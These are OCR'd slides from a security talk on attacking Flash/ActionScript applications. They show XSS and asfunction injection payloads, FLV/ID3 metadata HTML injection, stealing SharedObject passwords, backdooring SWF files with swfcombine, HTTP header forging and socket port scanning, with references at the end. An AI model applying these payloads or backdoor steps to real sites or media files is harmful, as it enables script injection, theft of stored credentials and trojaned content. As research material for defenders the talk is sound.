
HTML in Flash: IMG-Tag

- Eye On Security example XSS.as:

```
class XSS {
  public static function main(){
    getURL('javascript:evilcode') ;
  }
}
```

- AllowScriptAccess policy exists since version 8
- XSS only possible with movie version <= 7
- Compile ActionScript with option -version:
  mtasc **-version 7** -swf evilv7.swf -main -header 1:1:20 XSS.as

HTML in Flash: IMG-Tag



http://url?buttonText=<img src='http://evil/evil.swf'>

HTML in Flash: IMG-Tag

- When trying to inject a JavaScript URL inside an IMG tag nothing will happen. Flash is checking for extensions such as '.jpg' or '.swf'.
- A try with "javascript:" - with '.jpg' extension:

```
<img src='javascript: alert(123); //.jpg' >
```

- **Gets executed!**
- The same with asfunction (only works with static functions)

```
<img src='asfunction: path.to.function, arg .jpg' >
```

PDNF in AS2

- Load* Funktionen:
  - `loadVariables('url', level )`
  - `LoadMovie ( 'url', target )`
  - `LoadMovieNum( 'url', level )`
  - `XML.load ( 'url' )`
  - `LoadVars.load ( 'url' )`
  - `Sound.loadSound( 'url' , isStreaming );`
  - `NetStream.play( 'url' );`

PDNF in AS2

- Every PDNF (Potentially Dangerous Native Function) allows the asfunction: pseudo protocol. Code like

```
loadMovie(_root.mURL + '/movie2.swf');
```

- and setting

```
http://host/foo.swf?mURL=asfunction:getURL,javascript:alert(123)//
```

- results

```
loadMovie('asfunction:getURL,javascript:alert(123)///movie2.swf')
```

==> script code gets executed

PDNF – FLV Video Player Flash Apps

- Flash movies often used the NetStream objekt to play FLV video data:

```
NetStream.play('http://host/movie.flv')
```

- A FLV movie is an Adobe proprietary video format which could contain:
  - Audio
  - Video
  - Metadata and so called CuePoints

PDNF – FLV Metadata

- Metadata Format is in AMF (ActionScript Message Format) binary format. It's described on Adobes website.
- Metadata is a set of data describing several video properties like:
  - Width and Height
  - FileSize
  - VideoDataRate
  - Duration
  - CuePoints
  - other information needed

PDNF – FLV Metadata Editors


- flvtool2: Ruby FLV Editor
  `http://rubyforge.org/projects/flvtool2/`
- Perl Paket FLVInfo: Perl Package FLV Editor
  `http://search.cpan.org/~CDOLAN/FLV-Info-0.18/`
- FLV Metadata Injector: Windows FLV Editor
  `http://www.buraks.com/flvmdi/`
- JAMFProxy: Java Flash Remoting Proxy and FLV Editor (soon to be released)
  `http://www.wisec.it`

PDNF – FLV Metadata Injection


- When a flv file is loaded there is an event handler called “onMetadata” which parses metadata and gives access to the objects it represents.
- Some of the things an attacker could do with Metadata is the injection of html tags on specific parameters on custom implementations:

```
onMetadata = function(metaobject) {
 my_text.htmlText = 'DataRate = ' + metaobject.videodatarate;
};
```


PDNF – FLV Metadata Injection



PDNF – FLV Metadata Injection



PDNF – FLV Metadata Injection



PDNF - Music Player

- Several mp3 Flash players are used on the web. ID Tags are commonly used in mp3 in order to set informations (genre, author, title ...)
- If a mp3 file could be loaded from an malicious location, ID3 could be used to control some data flow.
- As with onMetadata there exists an event handler called “onID3”:

```
onID3 = function() {
  my_text.htmlText = this.id3.author;
};
```

PDNF – XML.load()

- XML files are often used to load data and definitions into Flash movies, i.e.

```
XML.load(_root.xmldata);
```

- In this example XML file can be loaded by using

```
http://host/movie.swf?xmldata=http://other/my.xml
```

- crossdomain.xml (maybe also other resources) must be provided by attacker

Modifying Shared Objects

- SharedObjects functions and variables
  - When functions and variables are used in order to store data from a SharedObject to an attribute, it could be possible to steal such data by using javascript GetVariable or by calling some specific function with one of the techniques previously seen.

```
var so;
  function getShared(arg){
     this.so = SharedObject.getLocal('myso');
     return this.so.data[arg];
  }
```

  - with asfunction we could call `getShared('password')` and then from an injected JavaScript

```
movie.GetVariable('_root.obj.so.data.password');
```

Backdooring Flash

Use ActionScript to build a payload:

```
class Backdoor {
    function Backdoor() {
  }
  static function main(mc) {
    getURL("javascript:alert('Say hello to the backdoor')");
  }
}
```

AS source get compiled using MTASC:

```
mtasc -swf backdoor.swf -main -header 450:356:25 backdoor.as
```

swfcombine (SWFTools) can be used to combine both SWF files

```
swfcombine -o flashfile_bd.swf -T backdoor.swf flashfile.swf
```

Forging HTTP requests

Example ActionScript:

```
class forge_headers {
  function forge_headers() {
  }
  static function main(mc) {
     var req:LoadVars=new LoadVars();
     req.addRequestHeader("Bar","BarFoo");
     req.decode("a=b&c=d&e=f");
     req.send("http://127.0.0.1:2342/foo","","POST")
  }
}
```

Example referer forging in newer Flash versions (Martin Johns)

```
req.addRequestHeader("Referer:http://foo/?param=", "bar")
```

Flash based attack back channels

- The idea: remote controlling of browser (like Backframe/BeEF)
- Payloads can be written using JavaScript, AS2 or AS3
- Basically its a client side loader and a server side controll server
- Shared Objects and be used for persistant storage
- Communication over HTTP or RTMP, using text, SWX or Flash for messaging
- Using more haXe :)

Sockets in Flash (AS3)

- Excerpt from the ActionScript 3 documentation:

  > "The Socket class enables ActionScript code to make socket connections and to read and write raw binary data. The Socket class is useful for working with servers that use binary protocols."

- Martin Johns and Kanatoko Anvil build a very nice example for a possible attack. It breaks the Same Origin Policy using DNS timouts:

  `http://www.jumperz.net/index.php?i=2&a=1&b=8`

Sockets in Flash (AS3)

- Design flaw in ActionScript 3 socket handling allows to probe for open TCP ports without DNS rebinding, bypassing the Flash Player Security Sandbox Model.
- Reason: Adobe introduced a socket-related event called SecurityErrorEvent for debugging connections. But it's done wrong and should be completely removed.

`http://scan.flashsec.org/`

Security on AIR

- AIR applications can be build with HTML, Flex and/or Flash
- All-or-none Security Policy
- Many PNDF from AS2 are gone, (i.e. getURL), new are added (i.e. air.File, air.FileStream, air.Socket)
- If an XSS applies file system access is granted (also outside the sandbox by now)
- Changes of AIR files are possible during runtime
- AMF parser bugs

abcdump.exe: A basic AS3 decompiler

- Built on Tamarin, decompiles to pseudo code. Example:

```
$ echo 'print("hello, world")' > hello.as
$ java -jar utils/asc.jar -import core/builtin.abc hello.as
$ utils/abcdump.exe hello.abc
[...]
function script0$init():*       /* disp_id 0*/
{
  // local_count=2 max_scope=1 max_stack=2 code_len=15
  0         getlocal0
  1         pushscope
  2         findpropstrict      print
  4         pushstring          "hello, world"
  6         callproperty        print (1)
  9         coerce_a
  10        setlocal1
  11        getlocal1
  12        returnvalue
  13        kill                1
}
[...]
```

Things to look for

- RTMP/AMF: Buffer overflows
- Data handling of various media server and plugins
- Breaking the sandbox
- More sophisticated ActionScript 3 decompiler and static analyzer
- RTMP/AMF proxy and fuzzer
- Dans talk on DNS rebinding fun!
- FlashSec: https://www.flashsec.org/

Links and resources

- Eye On Security: Bypassing JavaScript Filters – the Flash! Attack
  http://eyeonsecurity.org/papers/flash-xss-description.htm
- Scan Security Wire: Misuse of Macromedia Flash Ads clickTAG
  http://marc.info/?l=bugtraq&m=105033712615013&w=2
- Stefan Esser: Poking new holes with Flash Crossdomain Policy Files
  http://www.hardened-php.net/library/
  poking_new_holes_with_flash_crossdomain_policy_files.html
- PDP Architect: Backdooring Flash Objects
  http://www.gnucitizen.org/blog/backdooring-flash-objects
- Amit Klein: Forging HTTP Request Headers with Flash ActionScript
  http://www.securiteam.com/securityreviews/5KP0M1FJ5E.html
- Martin Johns and Kanatoko Anvil: Anti DNS Pinning with AS3
  http://www.jumperz.net/index.php?i=2&a=3&b=3
- Stefano di Paola (Wisec)
  http://www.wisec.it/

Links and resources

- Julien Couvreur: Cross-domain AJAX using Flash
  http://blog.monstuff.com/archives/000280.html
- Adobe: ActionScript Language Reference
  http://livedocs.adobe.com/flash/mx2004/main_7_2/wwhelp/wwhimpl/js/html/wwhelp.htm?href=Part_ASLR.html
- Adobe: Flash Remoting MX
  http://livedocs.adobe.com/flashremoting/mx/Using_Flash_Remoting_MX/intro2.htm
- OSFlash: AMF - ActionScript Message Format
  http://osflash.org/documentation/amf
- fukami: AS3 decompiler using Tamarin
  http://fukami.vakuum.net/archives/2007/07/10/how-to-build-a-very-basic-as3-decompiler-using-tamarin-on-non-win32-systems/
- David Neu and fukami: Simple Flash port scanner
  http://scan.flashsec.org/
- Flash Security Wiki
  https://www.flashsec.org/

Viel Spass am Gerät!